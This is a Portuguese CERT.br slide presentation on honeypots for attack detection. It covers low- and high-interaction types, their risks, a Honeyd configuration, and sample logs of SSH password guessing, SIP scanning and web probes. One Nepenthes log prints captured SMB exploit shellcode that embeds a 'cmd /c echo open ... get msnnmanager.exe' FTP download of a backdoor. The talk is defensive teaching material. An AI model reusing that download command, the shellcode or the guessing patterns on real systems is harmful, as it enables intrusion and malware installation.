

# Uso de Honeypots no auxílio à detecção de ataques

Klaus Steding-Jessen

[jessen@cert.br](mailto:jessen@cert.br)


Esta apresentação:

<http://www.cert.br/docs/palestras/>

Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil  
Núcleo de Informação e Coordenação do Ponto br  
Comitê Gestor da Internet no Brasil


## Sobre o CERT.br

*Criado em 1997 como ponto focal nacional para tratar incidentes de segurança relacionados com as redes conectadas à Internet no Brasil*



<http://www.cert.br/missao.html>

# Estrutura do CGI.br



- 01- Ministério da Ciência e Tecnologia
- 02- Ministério das Comunicações
- 03- Casa Civil da Presidência da República
- 04- Ministério da Defesa
- 05- Ministério do Desenvolvimento, Indústria e Comércio Exterior
- 06- Ministério do Planejamento, Orçamento e Gestão
- 07- Agência Nacional de Telecomunicações (Anatel)
- 08- Conselho Nacional de Desenvolvimento Científico e Tecnológico
- 09- Fórum Nacional de Secretários Estaduais para Assuntos de C&T
- 10- Representante de Notório Saber em Assuntos de Internet

- 11- Provedores de Acesso e Conteúdo
- 12- Provedores de Infra-estrutura de Telecomunicações
- 13- Indústria de Bens de Informática, Telecomunicações e Software
- 14- Segmento das Empresas Usuárias de Internet
- 15-18- Representantes do Terceiro Setor
- 19-21- Representantes da Comunidade Científica e Tecnológica

## Atribuições do CGI.br

Entre as diversas atribuições e responsabilidades definidas no Decreto Presidencial nº 4.829, destacam-se:

- a proposição de normas e procedimentos relativos à regulamentação das atividades na internet
- a recomendação de padrões e procedimentos técnicos operacionais para a internet no Brasil
- o estabelecimento de diretrizes estratégicas relacionadas ao uso e desenvolvimento da internet no Brasil
- **a promoção de estudos e padrões técnicos para a segurança das redes e serviços no país**
- a coordenação da atribuição de endereços internet (IPs) e do registro de nomes de domínios usando <.br>
- **a coleta, organização e disseminação de informações sobre os serviços internet, incluindo indicadores e estatísticas**

## Agenda

Introdução

Conceitos

Histórico

Vantagens e Desvantagens

Tipos de Honeypots

Riscos

Quando Usar Cada Tipo

Baixa x Alta Interatividade

Implementação

Análise de Logs

Referências

*“A Honeypot is a security resource whose value lies in being probed, attacked or compromised.”*

— Lance Spitzner, Honeypots: Tracking Hackers

## Possíveis Aplicações

- Detecção de *probes* e ataques automatizados
- Captura de ferramentas, novos *worms/bots*, etc
- Comparação com *logs* de *firewall/IDS*
- Identificação de máquinas infectadas/comprometidas
- Melhorar a postura de segurança

## Histórico (1/2)

**1988–1989:** “*Stalking the Wily Hacker*” e “*The Cuckoo’s Egg*”, Clifford Stoll

Sistema não havia sido preparado para ser invadido.

Discrepância de US\$ 0,75 na contabilidade do sistema deu início à monitoração do invasor.

**1992:** “*An Evening with Berferd*”, Bill Cheswick e “*There Be Dragons*”, Steven M. Bellovin

Sistema preparado para ser invadido, visando o aprendizado. Foram utilizados emuladores de serviços e ambientes *chroot’d*.



## Histórico (2/2)

**1997–1998:** Primeiras ferramentas  
Deception Toolkit (DTK), Cybercop Sting, NetFacade, and  
NFR BackOfficer Friendly

**1999:** Início do projeto *Honeynet*, com 30 membros

**2001:** Início da *Honeynet Research Alliance*

**2002:** Honeyd

**2006:** Após 1 ano de desenvolvimento em paralelo

Mwcollect e Nepenthes se unem

Nepenthes passa a ser o *software* e Mwcollect uma  
comunidade sobre esforços de coleta de *malware*

**2008:** *client-side honeypots*

**2009:** Dionaea (em andamento)

## Vantagens da Tecnologia

- Não há tráfego “normal” – tudo é suspeito e potencialmente malicioso
- Menor volume de dados para analisar do que sensores IDS
- Pode prover dados valiosos sobre atacantes
  - novos métodos
  - ferramentas usadas, etc
- Pode coletar novos tipos de *malware*
- Pode ser usado para capturar *spam*

## Desvantagens da Tecnologia

- Dependendo do tipo de *honeypot*, pode oferecer riscos à instituição
- Pode demandar muito tempo
- Vê apenas os ataques direcionados ao *honeypot*

## Tipos de Honeypots

- Baixa Interatividade
- Alta Interatividade

## Honeypots de Baixa Interatividade

- Emulam serviços e sistemas
- O atacante não tem acesso ao sistema operacional real
- O atacante não compromete o *honeypot* (idealmente)
- Fácil de configurar e manter
- Baixo risco
- Informações obtidas são limitadas
- Exemplos: “*listeners*”, emuladores de serviços, Honeyd, Nepenthes

## Honeypots de Alta Interatividade

- Mais difíceis de instalar e manter
- Maior risco
- Necessitam mecanismos de contenção – para evitar que sejam usados para lançamento de ataques contra outras redes
- Coleta extensa de informações
- Exemplos: *honeynets* e *honeynets* virtuais

## Honeynets

*“A Honeynet is nothing more than one type of honeypot. Specifically, it is a high interaction honeypot designed primarily for research, to gather information on the enemy. [. . .] A Honeynet is different from traditional honeypots, it is what we would categorize as a research honeypot.”*

– Lance Spitzner, Know Your Enemy:  
Honeynets

## Características das *Honeynets*

- Redes com múltiplos sistemas e aplicações
- Mecanismo robusto de contenção de tráfego
  - pode possuir múltiplas camadas de controle
  - freqüentemente chamado de *honeywall*
- Mecanismos de alerta e de captura de dados



## Requisitos das *Honeynets*

- Não haver poluição de dados
  - sem testes ou tráfego gerado pelos administradores
- Controle
  - deve impedir os ataques partindo da *honeynet* contra outros sistemas
  - precisa ser transparente para o atacante
  - pode não enganar todos os atacantes
  - deve permitir que o atacante “trabalhe”, baixe ferramentas, conecte no IRC, etc.
  - deve possuir múltiplas camadas de contenção
- Captura de dados
- Coleta de dados
- Mecanismos de alerta

# Riscos

## Riscos – Baixa Interatividade

- Comprometimento do Sistema Operacional “real” do *honeypot*
- O *software* do *honeypot* pode ter vulnerabilidades
- Atrair atacantes para a sua rede

## Riscos – Alta Interatividade (1/2)

- Um erro nos mecanismos de controle ou na configuração pode:
  - permitir que o *honeypot* seja usado para prejudicar outras redes
  - abrir uma porta para a rede da sua organização
- Um comprometimento associado com sua organização pode afetar a sua imagem

## Riscos – Alta Interatividade (2/2)

Porque são mais arriscados:

- Nível de interação – o atacante tem controle total sobre a máquina
- Complexos de instalar e manter
  - diversas tecnologias interagindo
  - múltiplos pontos de falha
- Novos ataques e ameaças inesperadas podem não ser contidos ou vistos

# Quando Usar Cada Tipo

## Uso – Baixa Interatividade

- Não há *hardware* suficiente para montar uma *honeynet*
- O risco de outro tipo de *honeypot* não é aceitável
- O propósito é:
  - identificar *scans* e ataques automatizados
  - enganar *script kiddies*
  - atrair atacantes para longe de sistemas importantes
  - coletar assinaturas de ataques

## Uso – Alta Interatividade

- O propósito é observar:
  - o comportamento e as atividades de atacantes
  - um comprometimento real (não emulado)
  - conversas de IRC
- Coletar material para pesquisa e treinamento em análise de artefatos e análise forense



## Baixa x Alta Interatividade

| <b>Características</b>                                | <b>Baixa Interatividade</b> | <b>Alta Interatividade</b> |
|-------------------------------------------------------|-----------------------------|----------------------------|
| <b>Instalação</b>                                     | <b>fácil</b>                | <b>mais difícil</b>        |
| <b>Manutenção</b>                                     | <b>fácil</b>                | <b>trabalhosa</b>          |
| <b>Obtenção de informações</b>                        | <b>limitada</b>             | <b>extensiva</b>           |
| <b>Necessidade de mecanismos de contenção</b>         | <b>não</b>                  | <b>sim</b>                 |
| <b>Atacante tem acesso ao S.O. real</b>               | <b>não (em teoria)</b>      | <b>sim</b>                 |
| <b>Aplicações e serviços oferecidos</b>               | <b>emulados</b>             | <b>reais</b>               |
| <b>Atacante pode comprometer o <i>honeypot</i></b>    | <b>não (em teoria)</b>      | <b>sim</b>                 |
| <b>Risco da organização sofrer um comprometimento</b> | <b>baixo</b>                | <b>alto</b>                |

# Implementação

## Honeyd

*“Honeyd is a small daemon that creates virtual hosts on a network. The hosts can be configured to run arbitrary services, and their personality can be adapted so that they appear to be running certain operating systems. Honeyd enables a single host to claim multiple addresses - I have tested up to 65536 - on a LAN for network simulation.”*

- <http://www.honeyd.org/>

# Honeyd: honeyd.conf

```
### default
create default
set default personality "Microsoft Windows XP Professional"
set default default tcp action reset
set default default udp action reset
set default default icmp action open

### Linux

create linux

set linux personality "Linux Kernel 2.4.3 SMP (RedHat)"
set linux default tcp action reset
set linux default udp action reset
set linux default icmp action open

add linux tcp port 111 open

bind 192.168.0.1 linux
bind 192.168.0.2 linux
```

## Nepenthes

*“Nepenthes is a versatile tool to collect malware. It acts passively by emulating known vulnerabilities and downloading malware trying to exploit these vulnerabilities.”*

- <http://nepenthes.carnivore.it/>

## Dionaea

*“Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls”*

- <http://dionaea.carnivore.it/>

# Análise de Logs

## Logs Honeyd: exemplos (cont)

```
2011-01-16-20:56:41.3072 tcp(6) - 85.185.173.28 4975 192.168.0.57 4899: 48 S
2011-01-16-20:56:41.3291 tcp(6) - 85.185.173.28 4510 192.168.0.55 4899: 48 S
2011-01-16-20:56:41.3337 tcp(6) - 85.185.173.28 4359 192.168.0.48 4899: 48 S
2011-01-16-20:56:41.4412 tcp(6) - 85.185.173.28 4890 192.168.0.56 4899: 48 S
2011-01-16-20:56:41.4421 tcp(6) - 85.185.173.28 1036 192.168.0.59 4899: 48 S
2011-01-16-20:56:41.4453 tcp(6) - 85.185.173.28 4473 192.168.0.54 4899: 48 S
2011-01-16-20:56:41.4479 tcp(6) - 85.185.173.28 1046 192.168.0.62 4899: 48 S
2011-01-16-20:56:41.4488 tcp(6) - 85.185.173.28 4364 192.168.0.51 4899: 48 S
2011-01-16-20:56:41.4669 tcp(6) - 85.185.173.28 1031 192.168.0.58 4899: 48 S
2011-01-16-20:56:41.4688 tcp(6) - 85.185.173.28 4365 192.168.0.52 4899: 48 S
2011-01-16-20:56:41.4733 tcp(6) - 85.185.173.28 1042 192.168.0.61 4899: 48 S
2011-01-16-20:56:41.4762 tcp(6) - 85.185.173.28 1039 192.168.0.60 4899: 48 S
```



## Logs Honeyd: exemplos (cont)

T 2011/01/16 18:33:54.407677 218.12.198.70:53274 -> 192.168.0.61:22 [AP]  
SSH-2.0-libssh-0.11..

T 2011/01/16 20:36:43.600119 62.38.27.161:49681 -> 192.168.0.61:22 [AP]  
SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.623727 62.38.27.161:55708 -> 192.168.0.56:22 [AP]  
SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.640609 62.38.27.161:58963 -> 192.168.0.54:22 [AP]  
SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.651256 62.38.27.161:60378 -> 192.168.0.58:22 [AP]  
SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.652722 62.38.27.161:60375 -> 192.168.0.62:22 [AP]  
SSH-2.0-libssh-0.1..

T 2011/01/16 20:36:43.653342 62.38.27.161:53103 -> 192.168.0.59:22 [AP]  
SSH-2.0-libssh-0.1..

## Logs Honeyd: exemplos (cont)

```
Jan 17 13:37:57 hpot sshd: 'luisa' (password 'luisa123') from 201.62.100.155
Jan 17 13:38:00 hpot sshd: 'luisa' (password '123456') from 201.62.100.155
Jan 17 13:38:02 hpot sshd: 'luisa' (password '123') from 201.62.100.155
Jan 17 13:38:05 hpot sshd: 'armando' (password 'armando') from 201.62.100.155
Jan 17 13:38:07 hpot sshd: 'armando' (password 'armando123') from 201.62.100.155
Jan 17 13:38:09 hpot sshd: 'armando' (password '123456') from 201.62.100.155
Jan 17 13:38:12 hpot sshd: 'armando' (password '123') from 201.62.100.155
Jan 17 13:38:14 hpot sshd: 'matheos' (password 'matheos') from 201.62.100.155
Jan 17 13:38:16 hpot sshd: 'matheos' (password 'matheos123') from 201.62.100.155
Jan 17 13:38:19 hpot sshd: 'matheos' (password '123456') from 201.62.100.155
Jan 17 13:38:21 hpot sshd: 'matheos' (password '123') from 201.62.100.155
Jan 17 13:38:23 hpot sshd: 'mateo' (password 'mateo') from 201.62.100.155
Jan 17 13:38:26 hpot sshd: 'mateo' (password 'mateo123') from 201.62.100.155
Jan 17 13:38:28 hpot sshd: 'mateo' (password '123456') from 201.62.100.155
Jan 17 13:38:30 hpot sshd: 'mateo' (password '123') from 201.62.100.155
Jan 17 13:38:32 hpot sshd: 'angela' (password 'angela') from 201.62.100.155
Jan 17 13:38:35 hpot sshd: 'angela' (password 'angela123') from 201.62.100.155
Jan 17 13:38:37 hpot sshd: 'angela' (password '123456') from 201.62.100.155
Jan 17 13:38:39 hpot sshd: 'angela' (password '123') from 201.62.100.155
```

## Logs Honeyd: exemplos (cont)

```
T 2011/01/16 12:05:54.255121 113.53.231.82:50210 -> 192.168.0.62:80 [AP]
GET //cgi/stats/awstats.pl HTTP/1.1..
Accept: /*/*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: 192.168.0.62..Connection: Close....
```

```
T 2011/01/16 12:05:54.257410 113.53.231.82:44469 -> 192.168.0.55:80 [AP]
GET //cgi/stats/awstats.pl HTTP/1.1..
Accept: /*/*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: 192.168.0.55..Connection: Close....
```

```
T 2011/01/16 12:05:54.265120 113.53.231.82:52495 -> 192.168.0.54:80 [AP]
GET //cgi/stats/awstats.pl HTTP/1.1..
Accept: /*/*..Accept-Language: en-us..Accept-Encoding: gzip, deflate..
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)..
Host: 192.168.0.54..Connection: Close....
```

## Logs Nepenthes: exemplos

```
[11022008 03:50:46 debug net mgr] Accepted Connection Socket TCP (accept)
200.104.169.24:3775 -> hpot:445
[11022008 03:50:56 info down mgr] Handler ftp download handler will download
ftp://200.104.169.24:21910/msnnmanager.exe
[11022008 03:50:56 info down handler] url has
ftp://200.104.169.24:21910/msnnmanager.exe ip, we will download it now

[2008-02-11T03:51:25] 200.104.169.24 -> hpot \
ftp://200.104.169.24:21910/msnnmanager.exe 62a00070154ecd8e3b5bda83432ba4c3
```

|               |   |   |                                          |
|---------------|---|---|------------------------------------------|
| AVG           | - | - | BackDoor.RBot.AX                         |
| BitDefender   | - | - | DeepScan:Generic.Malware.KIFWXg.44C81B79 |
| CAT-QuickHeal | - | - | Backdoor.SdBot.gen                       |
| ClamAV        | - | - | PUA.Packed.Themida                       |
| F-Secure      | - | - | Backdoor:W32/Rbot.GJJ                    |
| Ikarus        | - | - | Generic.Sdbot                            |
| NOD32v2       | - | - | a variant of Win32/Packed.Themida        |
| Prevx1        | - | - | BACKDOOR.DIMPY.WIN32VBSY.Q               |
| Sophos        | - | - | Sus/ComPack                              |
| Sunbelt       | - | - | VIPRE.Suspicious                         |
| TheHacker     | - | - | W32/Behav-Heuristic-064                  |
| VirusBuster   | - | - | Worm.Rbot.VDL                            |

## Logs Nepenthes: exemplos

```
Feb 11 03:50:56.360974 200.104.169.24.3788 > hpot.445
0020: 5010 faf0 fcce 0000 ff53 4d42 7300 0000 .....SMBs...
0030: 0018 07c8 0000 0000 0000 0000 0000 0000 .....
0040: 0000 3713 0000 0000 0cff 0000 0004 110a .....
0050: 0000 0000 0000 007e 1000 0000 00d4 0000 .....~.....
0060: 807e 1060 8210 7a06 062b 0601 0505 02a0 .~....z..+....
0070: 8210 6e30 8210 6aa1 8210 6623 8210 6203 ..n0..j;..f#..b.
0080: 8204 0100 4141 4141 4141 4141 4141 4141 ...AAAAAAAAAAAA
0090: 4141 4141 4141 4141 4141 4141 4141 4141 AAAAAAAAAAAAAAAA
[...]
0500: 0000 8b40 3405 7c00 0000 8b68 3c5f 31f6 ...@4.|....h<_1.
0510: 6056 eb0d 68ef cee0 6068 98fe 8a0e 57ff ....h....h....W.
0520: e7e8 eeff ffff 636d 6420 2f63 2065 6368 .....cmd /c ech
0530: 6f20 6f70 656e 2030 2e30 2e30 2e30 2032 o open 0.0.0.0 2
0540: 3139 3130 203e 3e20 6969 2026 6563 686f 1910 >> ii &echo
0550: 2075 7365 7220 6120 6120 3e3e 2069 6920 user a a >> ii
0560: 2665 6368 6f20 6269 6e61 7279 203e 3e20 &echo binary >>
0570: 6969 2026 6563 686f 2067 6574 206d 736e ii &echo get msn
0580: 6e6d 616e 6567 6572 2e65 7865 203e 3e20 nmanager.exe >>
0590: 6969 2026 6563 686f 2062 7965 ii &echo bye
```

## Logs SIP (OPTIONS)

```
U 2010/09/28 22:54:07.491696 89.47.63.183:59317 -> network_server:5060
OPTIONS sip:100@network_server SIP/2.0..Via: SIP/2.0/UDP 127.0.1.1:5060;bran
ch=z9hG4bK-3932320937;rport..Content-Length: 0..From: "sipvicious"<sip:100
@1.1.1.1>; tag=6338616232316238313363340132333530383633323634..Accept: appl
ication/sdp..User-Agent: friendly-scanner..To: "sipvicious"<sip:100@1.1.1.1
>..Contact: sip:100@127.0.1.1:5060..CSeq: 1 OPTIONS..Call-ID: 3655079754140
81403837664..Max-Forwards: 70....
```

```
U 2010/09/28 22:54:07.580669 network_server:5060 -> 89.47.63.183:59317
SIP/2.0 200 OK..Call-id: 365507975414081403837664..Cseq: 1 OPTIONS..From: "
sipvicious"<sip:100@1.1.1.1>; tag=63386162323162383133633401323335303836333
23634..To: "sipvicious"<sip:100@1.1.1.1>..Via: SIP/2.0/UDP 127.0.1.1:5060;b
ranch=z9hG4bK-3932320937;received=89.47.63.183;rport=59317..Server: Asteris
k PBX 1.2.22..Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, N
OTIFY, INFO..Supported: replaces, timer..Contact: <sip:network_server>..Acc
ept: application/sdp..Content-length: 0....
```

## Los SIP (REGISTER)

2010-10-20 05:57:55 IP: 211.103.141.180, method: REGISTER,  
from: "123", to: "123", CSeq: "1 REGISTER", user-agent: "friendly-scanner"

[...] from: "1234", to: "1234", [...]  
[...] from: "12345", to: "12345", [...]  
[...] from: "123456", to: "123456", [...]  
[...] from: "sip", to: "sip", [...]  
[...] from: "admin", to: "admin", [...]  
[...] from: "pass", to: "pass", [...]  
[...] from: "password", to: "password", [...]  
[...] from: "testing", to: "testing", [...]  
[...] from: "guest", to: "guest", [...]  
[...] from: "voip", to: "voip", [...]  
[...] from: "account", to: "account", [...]  
[...] from: "passwd", to: "passwd", [...]  
[...] from: "qwerty", to: "qwerty", [...]  
[...] from: "654321", to: "654321", [...]  
[...] from: "54321", to: "54321", [...]  
[...] from: "4321", to: "4321", [...]  
[...] from: "abc123", to: "abc123", [...]  
[...] from: "123abc", to: "123abc", [...]

## Logs SIP (INVITE)

```
U 2010/09/30 23:50:21.236653 67.21.82.4:45018 -> network_server:5060
INVITE sip:96626653000@network_server SIP/2.0..Via: SIP/2.0/UDP 67.21.82.4:
45018;rport;branch=z9hG4bK051C0283E05B4BF182275668E1F3BD15..From: 102 <sip:
102@network_server>;tag=129156506..To: <sip:96626653000@network_server>..Co
ntact: <sip:102@67.21.82.4:45018>..Call-ID: 3A1309F9-9FAC-4BE3-8B7E-9294496
D1E08@192.168.1.3..CSeq: 9999 INVITE..Max-Forwards: 70..Content-Type: appli
cation/sdp..User-Agent: X-PRO build 1101..Content-Length: 312...v=0..o=102
4272671 4272671 IN IP4 67.21.82.4..s=X-PRO..c=IN IP4 67.21.82.4..t=0 0..m=
audio 45020 RTP/AVP 0 8 3 18 98 97 101..a=rtpmap:0 pcmu/8000..a=rtpmap:8 pc
ma/8000..a=rtpmap:3 gsm/8000..a=rtpmap:18 G729/8000..a=rtpmap:98 iLBC/8000.
.a=rtpmap:97 speex/8000..a=rtpmap:101 telephone-event/8000..a=fmtp:101 0-15
..
```



## Referências

- Honeypots e Honeynets: Definições e Aplicações  
<http://www.cert.br/docs/whitepapers/honeypots-honeynets/>
- Consórcio Brasileiro de Honeypots  
<http://www.honeypots-alliance.org.br/>
- *The HoneyNet Project*  
<http://www.honeynet.org/>
- CERT.br  
<http://www.cert.br/>
- NIC.br  
<http://www.nic.br/>
- CGI.br  
<http://www.cgi.br/>